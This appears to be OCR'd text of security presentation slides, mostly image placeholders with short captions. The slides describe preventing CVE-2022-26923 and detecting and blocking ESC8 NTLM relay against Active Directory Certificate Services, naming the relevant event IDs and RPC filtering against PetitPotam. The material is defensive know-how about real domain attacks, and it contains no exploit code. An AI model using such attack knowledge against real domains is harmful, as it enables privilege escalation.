




CVE-2022–26923 – Prevent

Simple!!! block PUDIM users add computer account in domain







ESC8 Hunting - Misconfigured Certificate NTLM Relay

When the ESC8 Misconfiguration is exploited the we can see three eventsID “4886, 4887 and 4768 to monitoring TGT ”.


Certificate Services received a certificate request “Domain Controller”



Request TGT for Domain Controller





Certificate Services approved a certificate request and issued a certificate “Domain Controller”



ESC8 Prevent - Misconfigured Certificate NTLM Relay

For prevent remotely petipotam attack we need create two RCP local rule in Active Directory.





Thank you!
Questions?

Official LinkedIn